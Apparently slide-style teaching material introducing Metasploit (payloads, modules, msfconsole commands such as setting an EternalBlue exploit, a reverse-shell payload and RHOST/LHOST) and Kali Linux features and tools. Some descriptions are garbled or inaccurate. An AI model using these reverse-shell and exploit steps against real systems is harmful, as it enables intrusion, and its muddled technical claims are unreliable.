- Because of its wide range of open-source availability and applications, Metasploit can be used by almost everyone from the growing area of DevSecOps pros to many hackers.
- It is useful to those who require a reliable and easy-to-install tool.
- It can complete the task irrelevant of which language or platform is used.

- This software is widely available and famous with various hackers.
- It reinforces the requirements for many security professionals for becoming familiar with this framework even when they do not use it.
- Now, Metasploit contains **1677+ exploits** arranged on **25 platforms**, such as **Cisco, Java, Python, PHP, Android,** and others.
- Also, the framework carries approximately 500 payloads.
- A few of these payloads are below:



Metasploit Payloads

01 Command Shell

02 Meterpreter

03 Dynamic

04 Static

- **Command Shell Payloads:** Command shell payloads can enable the users to execute random or script commands against any host.
- **Meterpreter Payloads:** Meterpreter payloads permit users to commandeering device monitors with the help of VMC and for taking over sessions or download and upload files.
- **Dynamic Payloads:** These payloads permit users to produce specific payloads to avoid antivirus software.
- **Static Payloads:** Static payloads allow users to enable communication between several networks and port forwarding.

Modules of Metasploit

Metasploit offers us some modules for:

- **Payloads:** Sets of mischievous code
- **Exploits:** Tool utilized to take benefit of system weaknesses
- **Auxiliary Functions:** Supplementary commands and tools
- **Listeners:** Mischievous software that covers to obtain access
- **Encoders:** Used for converting information or code
- **Shellcode:** Code which is programmed for activating once in the target
- **Nops:** Instruction to protect the payload through crashing
- **Post-exploitation code:** Supports test deeper penetration when inside

Commands of Metasploit

- Here are a few common commands of the Metasploit console we must know about.
- This Metasploit console is also referred to as the msfconsole which appears to be the batch file name that begins up the program.

Commands we must know about include:

- **help:** This command illustrates every available command within the msfconsole.
- **show exploits:** It illustrates various exploits we can execute. For example, windows/smb/ms17_010_etern exploit;
- **show payloads:** It illustrates the options of payloads we can run on an exploited system like uploading programs to execute, spawn the command shell. For example, shell_reverse_tcp exploit;
- **use [exploit name]:** This command instructs msfconsole for entering into a specific environment of exploit.
- **info:** It shows a specific exploit's description we are using with its several requirements and options.

- **show options:** This command displays several parameters for a specific exploit we are working on.
- **set PAYLOAD:** This command permits us to set the particular payloads for our exploit.

For example, set PAYLOAD generic/shell_reverse_tcp;

- **show targets:** It shows the target applications and OSes that could be exploited.
- **set TARGET:** This command permits us to choose a particular target application and OS when permitted by some exploits.
- **set RHOST:** It allows us to set the IP addresses of our target host.


For example, set RHOST 1.1.208;

- **set LHOST:** It allows us to set the IP addresses of the local host for reverse communications required to open a reverse command shell. For example,
  set LHOST 1.1.214;
- **back:** This command allows us to exit from the current exploit platform we have loaded and then go back to the primary msfconsole prompt.
- **exit:** This command allows us to exit from the Metasploit console.

- msfupdate is another essential command.
- Msfupdate is not just a command that we run inside the console, but the external program created inside the **Metasploit Framework**.
- This command can also be defined as a batch file positioned within the Metasploit Framework/bin folder which can download and then update the Metasploit running instance to the current version.

Architecture of Metasploit

- The architecture of Metasploit consists of various important components.
- These components are required to completely use Metasploit power:



- **Tools:** These tools are the group of appropriate utilities.
- **Plugins:** At runtime, plugins are some loadable extensions.
- **Interfaces:** Interfaces provide users the capability for accessing Metasploit in so many different ways (web and CLI for instance).
- **Libraries:** These libraries are appropriate libraries of Ruby.
- **Modules:** Modules are used to implement specific tasks.
- **REX:** It handles almost every core function like setting up formatting, connections, sockets, and other functions.
- **MSF CORE:** It offers the common API and the original core that defines the framework.

Advantages of Metasploit

Open-source

- It is **actively developed** and **open-source** is the most important reason why we prefer Metasploit.
- Several other paid tools exist to carry out the penetration testing process.
- However, Metasploit permits users for adding their custom modules and accessing its code.
- The Metasploit Pro version is **chargeable**, although, for the sake of gaining, the community edition is preferred mostly.

Easy naming convention and support to test large networks

- Metasploit is easy-to-use.
- However, here this feature defines the easy naming conventions of many commands.
- Metasploit facilitates ease while building a large penetration test of a network.
- For example, suppose we have to test any network having 200 systems.
- Rather than testing all the systems one-by-one, Metasploit can test the whole range automatically.
- With parameters like Classless Inter-Domain Routine (short for **CIDR**) and subnet values, Metasploit can test every system to exploit the susceptibility.
- However, in any manual exploitation method, we may need to define the exploits onto 200 systems manually.
- Therefore, Metasploit is saving a large amount of energy and time.

GUI Environment

- Metasploit provides third-party instances and friendly GUI like **Armitage**.
- These types of interfaces can ease the projects of penetration testing by facilitating services like functions on a button click, vulnerability management over the fly, and easy-to-shift workspaces.

Cleaner exits

- Metasploit is liable to make a cleaner exit through a system.
- It is an important aspect if we know that this service will not immediately reboot.
- Also, it gives a lot of functions for post-exploitation like persistence which could support to maintain access to a server permanently.

Using BackTrackLiveCD Linux Distribution

BackTrack Linux is now Kali Linux (Since 2013)

- Kali Linux is a **Debian-based Linux distribution** that is designed for **digital forensics** and **penetration testing.**
- It is funded and maintained by **Offensive Security,** an information training company.
- Kali Linux was developed through the rewrite of **BackTrack** by **Mati Aharoni** and **Devon Kearns** of **Offensive Security.**
- Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including **penetration testing, computer forensics, security research,** and **reverse engineering.**

- **BackTrack** was their previous information security operating system.
- Kali Linux's first version, **Kali 1.0.0,** was released in **March 2013.**
- Kali Linux is now funded and supported by **Offensive Security.**
- Today, if we went to Kali's website (www.kali.org), we'd notice a giant banner that states, **"Our Most Advanced Penetration Testing Distribution,** Ever." A very bold statement that ironically has yet to be disproven.
- There are over 600 **penetration-testing applications** preconfigured on Kali Linux for us to explore.
- Each program has its own set of capabilities and applications.

- Kali Linux performs a fantastic job of categorizing these important tools into the following groups:

Information Gathering

Vulnerability Analysis

Wireless Attacks

Web Application

Exploitation Tools

Stress Testing

Forensics Tools

Sniffing & Spoofing

Password Attacks


Maintaining Access

Reverse Engineering

Reporting Tools

Hardware Hacking

Features of Kali Linux



Features of Kali Linux

01 Over 600 Penetration Testing Tools Pre-installed

02 Full Customization of Kali ISOs

03 Developed in a Secure Environment

04 Adherence to the Filesystem Hierarchy Standard (FHS)

05 Live USB Boot

16 GPG signed packages and repositories

06 Kali Linux Full Disk Encryption

07 Kali Linux Amazon EC2 AWS Images

08 Kali Linux Metapackages

09 Automating Kali Linux Deployment

10 Kali Linux Forensics Mode

17 Multi Language support

11 Kali Linux NetHunter

12 Free and Always will be

13 Developed in a Secure Environment

14 Kali Linux Accessibility Features


15 Wide-Ranging Wireless Device Support

18 kali everywhere

Who Uses Kali Linux and Why?

- Kali Linux is a one-of-a-kind operating system since it is one of the few platforms that are freely utilized by both good and bad guys.
- This operating system is widely used by both **Security Administrators** and **Black Hat Hackers.**
- One is responsible for detecting and preventing security breaches, while the other is responsible for identifying and perhaps exploiting security breaches.
- The number of tools configured and preinstalled on the operating system makes Kali Linux a Swiss Army Knife in any security professional's toolbox.

Professionals that Use Kali Linux



Professionals that use Kali Linux

01 Security Administrators

02 Pen Testers

03 Network Administrators

04 Forensic Engineers

05 White Hat Hackers

06 Black Hat Hackers

07 Grey Hat Hackers

08 Computer Enthusiast

09 Network Architects

10 CISO

Why Use Kali Linux?

There are a variety of reasons why Kali Linux should be used.

Here are some of the reasons why Kali Linux is an intriguing operating system to use:

1. It is Free

Kali Linux is free for download.

2. A plethora of tools available

Kali Linux includes over 600 tools for **penetration testing** and **security analytics.**

3. Completely Customizable

The developers at offensive security understand that not everyone will agree with their design model, so they've made it as simple as possible for the more exploratory user to customize Kali Linux to their taste, even down to the kernel.

4. Open-Source

Kali Linux is available on an **open-source platform** because it is part of the **Linux** family. The whole development tree and the code are known to be viewed and modified on **Git.**

5. Multi-Language Support

Despite the fact that penetration tools are typically written in **English,** it has been ensured that Kali includes true multilingual support, allowing more users to work in their local language and find the tools they require.

System Requirements for Kali Linux

Kali is really simple to install. All we have to do is ensure that we have the right hardware.

Platforms that support it include **i386, amd64,** and **ARM (both ARMEL and ARMHF).**

We are ready to run **Kali Linux** if we have any of the above hardware.

Furthermore, the more powerful the hardware, the greater the performance.

Space Requirements : In order to install Kali Linux, we'll need at least **20 GB** of free space on our hard disk.

RAM : A minimum of **1 GB of RAM** is required for **1386** and **amd64** systems. However, it is suggested that we have at least **2 GB** of **RAM.**


USB boot support/ **CD-DVD Drive.**

Kali Linux Commands

Commands	Description
# history	This command is used to print the bash history of the current user.
# free	It gives the information about the available RAM and the total used and available spaces of physical memory and swap memory with buffer used by Kernal.
# vi	It is a screen editor used to edit the file.
# sort	It sorts the content of a text file line by line.
# more	It is used to display output in the terminal, one page at a time.
# less	It is used to view the file instead of opening the file.
# date	This command is used to display the system date and time.
# cal	It will display a formatted calendar of the current month.
# whoami	It will print the active user ID.

# pwd	It stands for "Print Working Directory" which prints the name of the working directory.
# ls	It is used to list out all the hidden files of a directory with -an attribute.
# users	It will display login names of the user currently logged in to the system.
# uptime	It will return you the time for which the system has been up.
# uname	It prints information about the current system.
# rm	It is used to delete files and directories.
# mv	This command moves, or renames, files, and directories on your file system.
# cp	It is used to copy files.
# cat	It is used to create single or multiple files, view contained file, concatenate files, and redirect output in terminal or files.
# mkdir	It is used to create directories.
# cd	It is used to change or switch the current working directory.

Kali Tools



01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools

Thank You